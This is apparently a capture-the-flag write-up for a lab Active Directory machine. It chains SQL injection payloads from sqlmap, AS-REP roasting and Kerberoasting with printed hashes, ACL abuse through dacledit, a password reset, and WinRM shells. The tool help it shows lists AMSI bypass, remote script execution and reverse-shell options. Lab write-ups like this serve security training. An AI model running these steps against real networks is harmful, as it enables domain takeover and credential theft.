Gamemaster is an easy Active Directory machine from Kenolab (https://www.kenolab.eu/welcome), created by Anh4ckin and PhoeniX. It involves SQLi, user enumeration, AS-REP roasting with Kerberoasting to get a crackable hash for a service account, ACL abuse and decrypting an RDG file to get the administrator password.
Recon
nmap
We start with a full port scan
Discovered open port 135/tcp on 10.253.163.14
Discovered open port 445/tcp on 10.253.163.14
Discovered open port 53/tcp on 10.253.163.14
Discovered open port 3389/tcp on 10.253.163.14
Discovered open port 80/tcp on 10.253.163.14
Discovered open port 139/tcp on 10.253.163.14
Discovered open port 636/tcp on 10.253.163.14
Discovered open port 88/tcp on 10.253.163.14
Discovered open port 593/tcp on 10.253.163.14
Discovered open port 5985/tcp on 10.253.163.14
Discovered open port 3268/tcp on 10.253.163.14
Discovered open port 3269/tcp on 10.253.163.14
Discovered open port 389/tcp on 10.253.163.14
Discovered open port 5986/tcp on 10.253.163.14
Discovered open port 464/tcp on 10.253.163.14
The open ports show we are dealing with a Domain Controller: DNS (53), Kerberos (88), LDAP (389/636), SMB (445) and WinRM (5985/5986). There is also a web server on port 80, worth a closer look.
I’ll use netexec to generate the hosts file line and add it to /etc/hosts
Since we don’t have any credentials yet, we can start by trying to list the SMB shares using null and guest authentication. Both are disabled in this case
There’s a website on port 80 with a /backups folder, but access to it is forbidden. The /search.asp page looks like a good target for SQL injection so let’s run sqlmap against it
$ sqlmap -u 'http://10.253.163.14/search.asp?q=*' --dump --dbs --batch
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.10.10#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

...

custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[20:53:39] [WARNING] it seems that you've provided empty parameter value(s) for testing. Please, always use only valid parameter values so sqlmap could be able to run properly
[20:53:39] [INFO] resuming back-end DBMS 'microsoft sql server'
[20:53:39] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ASPSESSIONIDSCAQBBTB=KOLHKGEDLCK...ANOOCDDKPP'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: Microsoft SQL Server/Sybase boolean-based blind - Stacked queries (IF)
    Payload: http://10.253.163.14/search.asp?q=%';IF(6165=6165) SELECT 6165 ELSE DROP FUNCTION tzbO--

    Type: error-based
    Title: Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)
    Payload: http://10.253.163.14/search.asp?q=%' AND 5880 IN (SELECT (CHAR(113)+CHAR(118)+CHAR(98)+CHAR(98)+CHAR(113)+(SELECT (CASE WHEN (5880=5880) THEN CHAR(49) ELSE CHAR(48) END))+CHAR(113)+CHAR(122)+CHAR(118)+CHAR(122)+CHAR(113))) AND 'aDZO%'='aDZO

    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: http://10.253.163.14/search.asp?q=%';WAITFOR DELAY '0:0:5'--

    Type: time-based blind
    Title: Microsoft SQL Server/Sybase time-based blind (IF - comment)
    Payload: http://10.253.163.14/search.asp?q=%' WAITFOR DELAY '0:0:5'--
---
[20:53:40] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 11 or 2019 or 2022 or 2016 or 10
web application technology: ASP, Microsoft IIS 10.0, Django
back-end DBMS: Microsoft SQL Server 2019
[20:53:40] [INFO] fetching database names
[20:53:40] [INFO] resumed: 'Exit13Site'
[20:53:40] [INFO] resumed: 'master'
[20:53:40] [INFO] resumed: 'model'
[20:53:40] [INFO] resumed: 'msdb'
[20:53:40] [INFO] resumed: 'tempdb'

[SNIP]

[20:53:41] [INFO] resumed: '/backups/backup_20260126-oldsite-frontend.bak'
Database: Exit13Site

[SNIP]
Backup file
Thankfully, that wasn’t complicated, and sqlmap managed to dump the whole database. Nothing looked interesting, like credentials or password hashes, but one thing stood out: a backup file at /backups/backup_20260126-oldsite-frontend.bak. We can try to access it directly with the full url: http://10.253.163.14/backups/backup_20260126-oldsite-frontend.bak. Let’s download it locally
$ curl 'http://10.253.163.14/backups/backup_20260126-oldsite-frontend.bak' -o backup_20260126-oldsite-frontend.bak
  % Total    % Received % Xferd  Average Speed  Time    Time    Time   Current
                                 Dload  Upload  Total   Spent   Left   Speed
100   3452 100   3452   0      0  21048      0                              0
It’s a zip archive containing several pdf files. Nothing looked interesting in them, as they were all dummy text
$ file backup_20260126-oldsite-frontend.bak
backup_20260126-oldsite-frontend.bak: Zip archive data, made by v2.0, extract using at least v2.0, last modified Apr 14 2026 12:38:50, uncompressed size 782, method=deflate
$ 7z l backup_20260126-oldsite-frontend.bak

7-Zip 26.03 (x64) : Copyright (c) 1999-2026 Igor Pavlov : 2026-09-03
 64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:4096, ASM

Scanning the drive for archives:
1 file, 3452 bytes (4 KiB)

Listing archive: backup_20260126-oldsite-frontend.bak

--
Path = backup_20260126-oldsite-frontend.bak
Type = zip
Physical Size = 3452

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2026-04-14 12:38:50 .....          782          418  docs\cast-notes.pdf
2026-04-14 12:38:50 .....          789          424  docs\launch-campaign.pdf
2026-04-14 12:38:50 .....          782          418  docs\lighting-ops.pdf
2026-04-14 12:38:50 .....          789          423  docs\prop-checklist.pdf
2026-04-14 12:38:50 .....          790          423  docs\safety-guidelines.pdf
2026-04-14 12:38:50 .....          803          433  docs\server-room-sheet.pdf
2026-04-14 12:38:50 .....           60           61  README.txt
------------------- ----- ------------ ------------  ------------------------
2026-04-14 12:38:50               4795         2600  7 files
Auth as iis_svc
User enumeration
One useful thing we can pull from those PDFs is the author field, which holds several names we can parse into usernames
$ backup exiftool -s3 -q -Author *.pdf | tee tmp
Victor Nocturne
Julien Roche
Marc Shadow
Alice Grimm
Clara Martin
iis_svc
Since we don’t know the username format, we can use username-anarchy. It takes a list of names in first last format and generates many common username formats, which we can then test with a tool like kerbrute to see which ones are valid
$ backup ~/tools/username-anarchy/username-anarchy --input-file tmp | tee potential.txt
Running kerbrute against the dc with the generated usernames file returned 5 valid users
Now that we have valid usernames, we can try AS-REP roasting to see if any of them are vulnerable
$ GetNPUsers.py exit13.bou/ -dc-ip 10.253.163.14 -usersfile usernames.txt -format john
Impacket v0.14.0.dev0+20261030.132030.c8c1054b - Copyright Fortra, LLC and its affiliated companies

[-] User victor.nocturne doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User alice.grimm doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$marc.shadow@EXIT13.BOU:4d091015474622c8e578525dcc93aff2$661171f0bf8a7fbcd9d389fb3cacae4c9a3a928b14aee77992d7086c862eee6485d20e3c082fcb45de1489eba17ad3269cee2ab478062de82a5e1b859ac241d3a1be58d2f27c6fb1b529a563ae04372a1f33d0cab4ef682d2a977723985aaac36b9ad85389f287e8419a0fe2e2b38793ddaa7abd7cdf425b4cd18c10cc1faf42124751d9a5167c027e588cd1ab1cb6235b97e426c1daca83274e6da16a46e58eb2cb4546eb7a7c9bf186a6ca604b756944d5efcb8b492938dac2d5dceeb29bb252ee14f1ec7da89d862009b6f24ced19b6560c0c0af94851842a1c2941ae801a63e24d7d746e792b
[-] User clara.martin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User iis_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
Nice! We got the hash of marc.shadow, so let’s try to crack it with john. Unfortunately, it doesn’t crack
$ j hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Cost 1 (etype) is 23 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
0g 0:00:00:11 DONE (2026-10-31 21:03) 0g/s 1218Kp/s 1218Kc/s 1218KC/s  love..*7¡Vamos!
Session completed
Kerberoasting through AS-REQ
Another thing we can try is this research from Semperis, which shows that an account with DONT_REQUIRE_PREAUTH set can be abused to kerberoast other users. We can do this easily with netexec using the --no-preauth-targets flag
$ nxc ldap exit13.bou -u 'marc.shadow' -p '' --no-preauth-targets usernames.txt --kerberoasting hash.txt
LDAP        exit13.bou      389    NODE13           [*] Windows Server 2022 Build 20348 (name:NODE13) (domain:exit13.bou) (signing:None) (channel binding:No TLS cert)
LDAP        exit13.bou      389    NODE13           [+] exit13.bou\marc.shadow account vulnerable to asreproast attack
LDAP        exit13.bou      389    NODE13           [*] Total of records returned 1
LDAP        exit13.bou      389    NODE13           $krb5tgs$23$*iis_svc$EXIT13.BOU$iis_svc*$46bb9088b53de79eddbedc410778feb9$...[SNIP]...
It dumped the hash of the iis_svc user, and this time the hash cracked with john
$ j hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS-REP etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
<REDACTED>      (?)
1g 0:00:00:00 DONE (2026-10-31 21:04) 20.00g/s 1617Kp/s 1617Kc/s 1617KC/s Brendan..skyla1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Shell as lucas.morau
BloodHound
With valid credentials in hand, we can run BloodHound to gain a better understanding of the network and the permissions our users have
$ bloodhound-python -c All -w 1 -u 'iis_svc' -p '<REDACTED>' -d exit13.bou --dns-tcp --dns-timeout 300 --zip -ns 10.253.163.14
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: exit13.bou
INFO: Getting TGT for user
INFO: Connecting to LDAP server: node13.exit13.bou
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: node13.exit13.bou
INFO: Found 21 users
INFO: Found 55 groups
INFO: Found 2 gpos
INFO: Found 7 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 1 workers
INFO: Querying computer: NODE13.exit13.bou
INFO: Done in 00M 17S
INFO: Compressing output into 20261031210515_bloodhound.zip

Looking at BloodHound, we can see that iis_svc has GenericAll over the IT OU
OU ACL abuse
GenericAll on the OU gives us control of the OU object itself, but not automatically of the objects inside it. To get that, we use Impacket’s dacledit to add an inheritable FullControl ACE for iis_svc (the -inheritance flag), so the rights propagate to the users and groups in the OU.
$ dacledit.py -action 'write' -rights 'FullControl' -inheritance -principal iis_svc -target-dn 'OU=IT,OU=EXIT13,DC=EXIT13,DC=BOU' exit13.bou/iis_svc:<REDACTED>
Impacket v0.14.0.dev0+20261030.132030.c8c1054b - Copyright Fortra, LLC and its affiliated companies

[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-20261031-210746.bak
[*] DACL modified successfully!


Back in BloodHound, the IT OU contains the Remote_Access group, and lucas.morau is a member of it. Since we granted ourselves FullControl on the OU with an inheritable ACE, that control should propagate to the objects inside it, including lucas.morau.
We can verify this with bloodyAD get writable, which lists every object we can modify. The output confirms we now have write access over lucas.morau, including DACL: WRITE and OWNER: WRITE, which effectively means full control of the account.
lucas.morau is the only user in the OU besides iis_svc that shows up with DACL: WRITE and OWNER: WRITE. The other users are missing, so let’s find out why by listing the OU’s users with their adminCount and group membership:
Every other user in the OU has adminCount: 1. These are protected accounts (members of privileged groups). They don’t inherit ACEs from their parent OU, which is why the dacledit warning mentioned adminCount=1. lucas.morau and iis_svc are the only ones without it, which makes lucas.morau our target: he is in Remote_Access, which should give us WinRM access.
Password reset
Let’s use bloodyAD to change lucas.morau’s password. GenericAll allows other approaches too (shadow credentials, for example), but I’m lazy and this is the quickest :)
Now let’s connect over WinRM with winrmexec and grab the user flag.
$ evil-winrmexec exit13.bou/lucas.morau:'P@ssw0rd'@10.253.163.14
[*] '-target_ip' not specified, using 10.253.163.14
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://10.253.163.14:5985/wsman

Ctrl+D to exit, Ctrl+C will try to interrupt the running pipeline gracefully
This is not an interactive shell! If you need to run programs that expect
inputs from stdin, or exploits that spawn cmd.exe, etc., pop a !revshell

Special !bangs:
  !download RPATH [LPATH]          # downloads a file or directory (as a zip file); use 'PATH'
                                   # if it contains whitespace

  !upload [-xor] LPATH [RPATH]     # uploads a file; use 'PATH' if it contains whitespace, though use iwr
                                   # if you can reach your ip from the box, because this can be slow;
                                   # use -xor only in conjunction with !psrun/!netrun

  !amsi                            # amsi bypass, run this right after you get a prompt

  !psrun [-xor] URL                # run .ps1 script from url; uses ScriptBlock smuggling, so no !amsi patching is
                                   # needed unless that script tries to load a .NET assembly; if you can't reach
                                   # your ip, !upload with -xor first, then !psrun -xor 'c:\foo\bar.ps1' (needs absolute path)

  !netrun [-xor] URL [ARG] [ARG]   # run .NET assembly from url, use 'ARG' if it contains whitespace;
                                   # !amsi first if you're getting '...program with an incorrect format' errors;
                                   # if you can't reach your ip, !upload with -xor first then !netrun -xor 'c:\foo\bar.exe' (needs absolute path)

  !revshell IP PORT                # pop a revshell at IP:PORT with stdin/out/err redirected through a socket; if you can't reach your ip and you
                                   # you need to run an executable that expects input, try:
                                   # PS> Set-Content -Encoding ASCII 'stdin.txt' "line1`nline2`nline3"
                                   # PS> Start-Process some.exe -RedirectStandardInput 'stdin.txt' -RedirectStandardOutput 'stdout.txt'

  !log                             # start logging output to winrmexec_[timestamp]_stdout.log
  !stoplog                         # stop logging output to winrmexec_[timestamp]_stdout.log

PS C:\Users\lucas.morau\Documents> cat ..\desktop\flag.txt
KENO{<REDACTED>}
Shell as Administrator
RDCMan file
On the desktop there is a node13.rdg file. This is a Remote Desktop Connection Manager (RDCMan) configuration file that stores saved RDP connections, including usernames and DPAPI-encrypted passwords.
PS C:\Users\lucas.morau\desktop> ls


    Directory: C:\Users\lucas.morau\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/10/2026  10:51 AM             37 flag.txt
-a----         4/10/2026  11:10 AM           2320 Microsoft Edge.lnk
-a----         4/10/2026  11:15 AM            875 node13.rdg
The .rdg file stores its saved password as a DPAPI-encrypted blob. DPAPI ties the encryption key to the user who created it, and Windows makes that key available to any process running as that user. Since we are running as lucas.morau, who owns the file, we can decrypt the blob directly from our PowerShell session with ProtectedData.Unprotect and the CurrentUser scope, with no extra tooling and no need to know his password. This reveals the administrator’s password.
Let’s connect again with winrmexec, this time as the administrator, and grab the root flag.
$ evil-winrmexec exit13.bou/administrator:'<REDACTED>'@10.253.163.14
[*] '-target_ip' not specified, using 10.253.163.14
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://10.253.163.14:5985/wsman

Ctrl+D to exit, Ctrl+C will try to interrupt the running pipeline gracefully
This is not an interactive shell! If you need to run programs that expect
inputs from stdin, or exploits that spawn cmd.exe, etc., pop a !revshell

Special !bangs:
  !download RPATH [LPATH]          # downloads a file or directory (as a zip file); use 'PATH'
                                   # if it contains whitespace

  !upload [-xor] LPATH [RPATH]     # uploads a file; use 'PATH' if it contains whitespace, though use iwr
                                   # if you can reach your ip from the box, because this can be slow;
                                   # use -xor only in conjunction with !psrun/!netrun

  !amsi                            # amsi bypass, run this right after you get a prompt

  !psrun [-xor] URL                # run .ps1 script from url; uses ScriptBlock smuggling, so no !amsi patching is
                                   # needed unless that script tries to load a .NET assembly; if you can't reach
                                   # your ip, !upload with -xor first, then !psrun -xor 'c:\foo\bar.ps1' (needs absolute path)

  !netrun [-xor] URL [ARG] [ARG]   # run .NET assembly from url, use 'ARG' if it contains whitespace;
                                   # !amsi first if you're getting '...program with an incorrect format' errors;
                                   # if you can't reach your ip, !upload with -xor first then !netrun -xor 'c:\foo\bar.exe' (needs absolute path)

  !revshell IP PORT                # pop a revshell at IP:PORT with stdin/out/err redirected through a socket; if you can't reach your ip and you
                                   # you need to run an executable that expects input, try:
                                   # PS> Set-Content -Encoding ASCII 'stdin.txt' "line1`nline2`nline3"
                                   # PS> Start-Process some.exe -RedirectStandardInput 'stdin.txt' -RedirectStandardOutput 'stdout.txt'

  !log                             # start logging output to winrmexec_[timestamp]_stdout.log
  !stoplog                         # stop logging output to winrmexec_[timestamp]_stdout.log

PS C:\Users\Administrator\Documents> type ..\desktop\flag.txt
KENO{<REDACTED>}